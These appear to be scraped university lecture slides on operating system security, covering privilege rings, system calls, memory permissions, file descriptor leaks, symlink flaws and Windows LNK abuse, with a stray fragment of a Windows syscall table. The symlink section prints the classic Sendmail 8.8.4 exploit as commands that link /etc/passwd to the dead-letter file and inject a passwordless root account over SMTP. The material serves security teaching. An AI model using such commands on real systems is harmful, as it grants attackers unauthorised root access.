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Computer System Security



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Operating System Security Primitives and Principles

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Security Policy

A definition of what it means for a system to be secure

Comprises a set of well-defined rules involving:

Subjects: entities that interact with the system

Objects: any resource a security policy protects

Actions: anything subjects can (or cannot) do on objects

Permissions: allowed (or not) subject-object-action mappings

Protections: rules or mechanisms that aid in enforcing a policy

A security policy typically places constraints on what actions subjects can perform on objects to achieve specific security goals

Operating System

Provides the interface between the users of a computer and its hardware

Manages devices and software resources

Provides common services for computer programs

Key OS concepts and components

Kernel


Program execution and multitasking

Memory management

Interrupts and device drivers

Core services: disk, network, ...

User interface



Security mechanisms are needed in all these components

OS Security

Different security needs at multiple levels

The OS is (typically) a core part of the TCB

Need to protect *itself* against various threats: physical attacks, tampering, malicious user-level software, software vulnerabilities, ...

Multi-user OS: shared by different users with different levels of access

Protect users of the same class from each other

Protect higher-privileged users from less-privileged users

Multi-tasking OS: many programs are running concurrently

Protect running applications from interference by other (potentially malicious) running applications

Protect an application's resources at any given time

The Kernel

Runs in *supervisor mode*

Can execute all possible CPU instructions, including *privileged* ones

Can access protected parts of memory

Can control memory management hardware and other peripherals


Hardware-enforced protection

Example: x86 has four privilege “rings”

Kernel runs at Ring 0 (most privileged level)

User space applications run at Ring 3 (less privileged level)

Rings 1 and 2 are rarely used: most OSs rely on paging, and pages have only one bit for privilege level (Supervisor or User)



I/O

Switching protection modes is a critical operation

Unprivileged code should not be able to freely change mode

Three main ways to go from userland to kernel space:

Hardware interrupts: signals from devices that the OS should take action

E.g., key press, mouse move, network data is available, ...

Asynchronous: can occur in the middle of instruction execution

Exceptions: anomalous conditions that require special handling

E.g., division by zero, illegal memory access, breakpoint, ...

Also known as *software interrupts*: synchronous

Trap instructions: explicit transfer of control to the kernel → *system calls*

Before Linux v2.5: `int 0x80` instruction (software interrupt) → transfer control to the 0x80th slot of the CPU's Interrupt Descriptor Table (IDT)

After Linux v2.5: dedicated instructions `syscall/sysret` and `sysenter/sysexit` → faster (avoid the cost of interrupt handling)

System Calls

Each system call has a different *system call number*

The system call number and arguments are passed to the kernel according to the **Application Binary Interface (ABI)**

E.g., through predefined registers

Once everything is set up, the trap instruction is invoked

Switch to kernel mode

The kernel reads the syscall number from the predefined register

Looks up the corresponding syscall handling routine

Carries out the operation and writes any return value to the proper register (according to the ABI)

Returns back to the user-space program

System Libraries

Performing system calls manually is cumbersome

System libraries provide wrapper functions for easily performing system operations

Linux: C standard library (libc)

Mostly one-to-one mapping between system calls and corresponding libc functions

Windows: Windows API

Split across several DLLs: kernel32.dll, advapi32.dll, user32.dll, ...

Complex mapping to system call numbers, which change often across Windows versions

Windows X86 System Call Table (NT/2000/XP/2003/Vista/2008/7/8/10)

Author: Mateusz "j00ru" Jurczyk ([j00ru.vx tech blog](http://j00ru.vx.tech.blog))
Team [Vexillium](http://vexillium.org)

See also: Windows X86-64 System Call Table: http://j00ru.vexillium.org/ntapi_64/

Special thanks to: MeMek

Windows NT, 2000 syscalls and layout by Metasploit Team

Enter the Syscall ID to highlight (hex):

Highlight

Show all

Hide all

System Call Symbol	Windows NT (hide)				Windows 2000 (hide)					Windows XP (hide)					
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NtAccessCheck	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	C
NtAccessCheckAndAuditAlarm	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	C
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NtAccessCheckByTypeAndAuditAlarm					0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	C
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NtAddDriverEntry														0x000a	C
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Processes

An instance of a program that is being executed

Processes are created through forking

E.g., by a shell, window manager, the `init` process, ...

A child process inherits the permissions of the parent process

Each process is identified by its PID

Process privileges

User ID (`uid`): the user associated with the process

Group ID (`gid`): the group of users for this process

Effective user ID (`uid`): usually the same as `uid`, but may be changed to the ID of the program's owner (through the `setuid` bit)

Example `setuid` programs: `passwd`, `su`, `sudo`, ...

Memory Management

Each process has its own *virtual address space*

Logical (virtual) address: understood by the CPU


Containing the program code, data, stack, heap, ...

The OS maintains page tables that map virtual to physical memory (RAM) addresses

Physical address: understood by the MMU (memory management unit)

Each process has its own set of page tables

Memory access permissions are enforced at the granularity of a page



Memory Page Permissions

Old x86 CPUs have 1 bit per page: **W**

A page can be writable or not, but is always executable → *Code injection*: write data into memory and then execute it

Modern CPUs have 2 bits per page: **W, X**

W^X: A page can be marked as writable but *non-executable*
Code injection is prevented, but *code reuse* is still possible

Some new CPUs support 3 bits per page: **R, W, X**

Before, any mapped page was implicitly readable

Advanced code reuse attacks rely on reading a process' code before executing it

R^X: Marking a code page as executable but *non-readable* prevents memory reads but still permits instruction fetches

Kernel Memory

The kernel is always mapped to the upper part of each process' virtual address space

- Facilitates fast user–kernel interactions

During servicing a syscall or exception handling, the kernel runs within the *context* of a preempted process

- The kernel can access user space directly, e.g., to read user data or write the result of a system call

- Reduced overhead: no need to flush the TLB


- Unfortunately, this also facilitates local privilege escalation exploits (future lecture)

User-space processes cannot access kernel memory


- Kernel pages have the supervisor bit set

Virtual Address Space


4GB in 32-bit mode



The kernel is always mapped into the address space of each process



Standard Process Memory Layout



Filesystem

Powerful abstraction about how non-volatile memory is organized

Typically a hierarchy of files and folders

OS-enforced access control based on file/directory permissions (previous lecture)

Often-quoted tenet of Unix systems: *everything is a file*

Sockets, pipes, devices, ...

Pseudo-devices and virtual file systems

/dev/urandom: pseudo-random number generator

/proc: process and system information

/sys: kernel subsystems, hardware devices, ...

Exposing system information to non-privileged users is dangerous!

Unix File Descriptors

To open a file, a process provides the file name and the desired access rights to the kernel

```
int fd = open("/etc/passwd", O_RDWR);
```

The kernel obtains the file's inode number by resolving the name through the file system hierarchy

The system then determines if the requested access should be granted using the access control permissions

If access is granted, the kernel returns a *file descriptor*

The variable `fd` in essence becomes a capability

The value of `fd` corresponds to an index in the process' file descriptor table

`open()` creates a new entry in the file descriptor table

File Descriptor Leaks

File descriptors can be passed around between processes

- `fork()`: a child process inherits copies of all open file descriptors of the parent

- File descriptors can be sent through sockets

`read()/write()` checks are based solely on the permissions the descriptor was opened with

Common vulnerability:

- Privileged process opens a sensitive file

- Fails to close it

- Forks a process with lower privileges

Symbolic Links

Links/shortcuts to other files

Insufficient checks on symbolic links can lead to serious vulnerabilities

Common vulnerability:

- Vulnerable setuid program attempts to write a file (e.g., a temporary file in /tmp)

- The attacker creates a symlink with the same name as the file the program intends to write to, and links it to a sensitive file

- The vulnerable program will write (attacker-controlled) data to the file pointed to by the symlink

Classic Example: Sendmail v8.8.4

When the Sendmail daemon cannot deliver a message, it stores it in `/var/tmp/dead.letter`

```
$ ln /etc/passwd /var/tmp/dead.letter
$ nc -v localhost 25
HELO localhost
MAIL FROM: this@host.doesn't.exist
RCPT TO: this@host.doesn't.exist
DATA
r00t::0:0:0wned:/root:/bin/sh
.
QUIT
```

Windows Shortcuts

Shell Link Binary Files (LNK) have been used by malware to...

Dress up malicious files as benign

Windows hides file extensions by default (!)


- .lnk icon can be changed → social engineering
- .lnk target can be anything → malicious code
- .lnk files are not thought of as code → may not be scanned


Infect systems

Autorun.inf, LNK exploits (e.g., Stuxent's CVE-2010-2568), ...


Achieve persistence

